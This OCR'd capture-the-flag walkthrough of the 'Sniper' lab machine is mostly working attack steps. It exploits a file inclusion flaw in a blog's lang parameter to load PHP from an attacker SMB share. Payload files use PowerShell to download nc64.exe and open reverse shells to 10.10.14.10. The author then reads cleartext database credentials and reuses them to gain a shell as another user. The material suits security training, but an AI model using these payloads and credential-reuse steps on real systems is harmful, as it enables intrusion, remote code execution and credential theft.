


LOGIN PAGE FOUND
http://10.10.10.151/user/login.php


Welcome
Username
Password
LOGIN
Don't have an account? Sign Up



I was able to make an account to sign in with and received an under construction page.




Gaining Access

In the Burp image attached there is a URI that was very interesting.
blog/?lang=blog-en.php

Lets see if we can play with that lang= property to obtain an LFI or RFI

I was able to pull of an LFI using lang=\windows\win.ini




Response
Raw
Headers
Hex
HTML
Render
<a href="/blog?lang=bl
<a href="/blog?lang=bl
<a href="/blog?lang=bl

<a href="javascript:void(0
class="arrow-down">
<ul class="dropdown">
Tools</
<a href="">Backlink</a

 <sp

<a href="" class="title-mobile">

</nav>

<script
src="https://ajax.googleapis.com/ajax/li
s"></script>
<script>
<script src="js/index.js"></script>
</body>
</html>
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
</body>
</html>

We now know this parameter is vulnerable. The above is a Local File Inclusion vulnerability which allows us to read files located on the target machine. Usually Directory Traversals, LFI, and RFI are found together. I did not spend much time on it but it appeared ..\ was not able to read files from other directories. What we want is an RFI so we can execute code on the target machine to gain a shell.
RESOURCE: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion


First I attempted an http RFI which did not work. This can be quickly tested by entering any webpage as the value in our request.

Request

Raw | Params | Headers | Hex

```
GET /blog/?lang=http://osbornepro.com HTTP/1.1
Host: sniper.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://sniper.htb/blog/index.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

S
```

If the above would have worked we would see that website dispalyed inside our browser. This was my result



Since this did not work lets try hosting over SMB. If SMB does not work we would try bypass tricks such as using

URL encoding or using a PHP wrapper

First we host an SMB server from our Attack machine. I used Samba SMB server as I know Windows can communicate with it.
Contents of /etc/samba/smb.conf
Below 'MyShare" is the name of our share which follows \\10.10.14.10\MyShare
This hosts the files located in my folder /root/HTB/Boxes/Sniper/www
It allows guest access and allows permissions to downloaded files


```
[MyShare]
   comment = Reverse Shell
   path = /root/HTB/Boxes/Sniper/www
   guest ok = yes
   browseable = yes
   create mask = 0600
   directory mask = 0700
```

After setting your configuration for Samab start the service

```
systemctl start smbd
systemctl reload smbd
systemctl status smbd
```

Here is our request to reach the SMB server on our attack machine from the target.

```
GET /blog/?lang=\\10.10.14.10\MyShare\cmd.php HTTP/1.1
Host: sniper.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://sniper.htb/blog/index.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```



I wrote a quick PHP file to use for executing a command. I am going to upload nc64.exe and execute it to gain a

reverse shell.

Contents of cmd.php which uploads nc64.exe (Ensure chmod permissions are set to 777 on cmd.php and nc64.exe)


```
<?php
  echo shell_exec ('powershell.exe -executionpolicy bypass -NoProfile -Command "(Invoke-Webrequest -Uri
“http://10.10.14.10/nc64.exe” -OutFile “C:\Microsoft\nc64.exe”)"');
?>
```

cat m


RESOURCE: https://github.com/DarrenRainey/netcat.git

```
# On Attack machine host server where the nc64.exe file is
python -m SimpleHTTPServer 80
```

Now that we are hosting SMB and HTTP files use this burp request to upload netcat
GET /blog/?lang=\\10.10.14.10\MyShare\cmd.php



Check your HTTP Server to see it was obtained. Excuse a few of my mistakes in the image



Now we want a shell. Set up a netcat listener on your attack box

```
nc -lvnp 8089
```


Now our rev.php file hosted on our SMB server location should contain the below contents to execute our reverse shell payload (Ensure chmod permissions are set o 777)

```
<?php
  echo shell_exec ('powershell.exe -executionpolicy bypass -NoProfile -Command "C:\Microsoft\nc64.exe -e
powershell 10.10.14.10 8089"');
?>
```


Start your listener

```
nc -lvnp 8089
```

Execute the rev.php file using Burp
GET /blog/?lang=\\10.10.14.10\MyShare\rev.php HTTP/1.1



We see we now have a reverse shell



I did not have to enumerate very much before finding clear text credentials for in the file C:\inetpub\wwwroot\user\db.php

PASS: 36mEAhz/B8xQ~2VM

```
type C:\inetpub\wwwroot\user\db.php
<?php
// Enter your Host, username, password, database below.
// I left password empty because i do not set password on localhost.
$con = mysqli_connect("localhost","dbuser","36mEAhz/B8xQ~2VM","sniper");
// Check connection
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>
```

I am going to try the credentials for user Chris because they are most likely his as he is the only user in C:\Users directory

We are going to use nc64.exe again to obtain a shell as Chris. Start a netcat listener and execute the below to connect to it.

```
# On Attack machine
nc -lvnp 8088

# On target machine as iusr
$username = 'sniper\chris'
$password = '36mEAhz/B8xQ~2VM'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $username,
$securePassword
$s = New-PSSession -ComputerName Sniper -Credential $credential
Invoke-Command -Session $s -ScriptBlock { C:\Microsoft\nc64.exe -e powershell.exe 10.10.14.10 8088}
```

```
PS C:\inetpub\wwwroot\blog> $username = 'sniper\chris'
$password = '36mEAhz/B8xQ~2VM'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $username,
$securePassword
$s = New-PSSession -ComputerName Sniper -Credential $credential
Invoke-Command -Session $s -ScriptBlock { C:\Microsoft\nc64.exe -e powershell.exe 10.10.14.10 8
088}$username = 'sniper\chris'
PS C:\inetpub\wwwroot\blog> $password = '36mEAhz/B8xQ~2VM'
PS C:\inetpub\wwwroot\blog> $securePassword = ConvertTo-SecureString $password -AsPlainText -Fo
rce
PS C:\inetpub\wwwroot\blog> $credential = New-Object System.Management.Automation.PSCredential
$username,
>> $securePassword
>> $s = New-PSSession -ComputerName Sniper -Credential $credential
>>
Invoke-Command -Session $s -ScriptBlock { C:\Microsoft\nc64.exe -e powershell.exe 10.10.14.10 8
088}
>>
```

```
root@kali:~/HTB/Boxes/Sniper# nc -lvnp 8088
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8088
Ncat: Listening on 0.0.0.0:8088

Ncat: Connection from 10.10.10.151.
Ncat: Connection from 10.10.10.151:49723.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Chris\Documents>
```

Hooray! Read the user flag

```
type C:\Users\Chris\Desktop\user.txt
```

